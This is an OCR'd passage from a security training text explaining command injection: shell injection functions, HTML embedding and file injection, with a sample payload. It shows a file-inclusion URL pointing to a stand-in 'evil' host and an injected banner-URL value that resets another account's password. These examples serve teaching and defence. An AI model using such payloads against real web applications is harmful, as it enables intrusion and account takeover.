Command injection flaws allow attackers to pass malicious code to different systems via web applications. The attacks include calls to an operating system over system calls, use of external programs over shell commands, and calls to backend databases over SQL. Scripts in Perl, Python, and other languages execute and insert poorly designed web applications. If a web application uses any type of interpreter, attackers insert malicious code to inflict damage.


To perform various functions, web applications must use operating system features and external programs. Although many programs invoke externally, a frequently used program is the sendmail program. Carefully scrub an application before passing a piece of information through an HTTP external request. Otherwise, attackers can insert special characters, malicious commands, and command modifiers into the information. The web application then blindly passes these characters to the external system for execution. Inserting SQL commands is a dangerous practice and rather widespread, as it is a command injection method. Command injection attacks are easy to carry out and discover, but they are difficult to understand.

The following are some types of command injection attacks:

- **Shell Injection**
  - An attacker tries to craft an input string to gain shell access to a web server
  - Shell injection functions include **`system()`**, **`StartProcess()`**, **`java.lang.Runtime.exec()`**, **`System.Diagnostics.Process.Start()`**, and similar APIs

- **HTML Embedding**
  - This type of attack is used to deface websites virtually. Using this attack, an attacker adds extra HTML-based content to the vulnerable web application
  - In an HTML embedding attack, the user input to a web script is placed into the output HTML without being checked for HTML code or scripting
- **File Injection**
  - The attacker exploits this vulnerability and injects malicious code into system files

    ```
    http://www.certifiedhacker.com/vulnerable.php?COLOR=http:
    //evil/exploit?
    ```



Command Injection Example

Malicious code:

Attacker Launching Code Injection Attack

`www.certifiedhacker.com/banner.gif||newpassword||1036|60|468`

1 An attacker enters **malicious code** (e.g., an account number) with a new password

2 The last two sets of numbers are the **banner size**

3 Once the attacker clicks the **submit button**, the password for the account 1036 is changed to "**newpassword**"

4 The server script assumes that only the URL of the **banner image file** is inserted into that field

http://certifiedhacker/cgi-bin/lspro/lspro.cgi?hit_out=1036

CertifiedHacker.com

Username: Addison
Email Address: addi@certifiedhacker.com
Site URL: www.certifiedhacker.com
Banner URL: .gif | |newpassword|1036|60|468
Password: newpassword


Poor input validation at server script was exploited in this attack that uses database INSERT and UPDATE record command

Command Injection Example

An attacker enters the following malicious code (account number) with a new password.

`www.certifiedhacker.com/banner.gif||newpassword||1036|60|468`

The last two sets of numbers denote the banner size. Once the attacker clicks the submit button, the password for the account 1036 is changed to "newpassword." The server script assumes that only the URL of the banner image file is inserted into that field.



Attacker Launching Code Injection Attack

`www.certifiedhacker.com/banner.gif ||newpassword||1036|60|468`

Malicious code

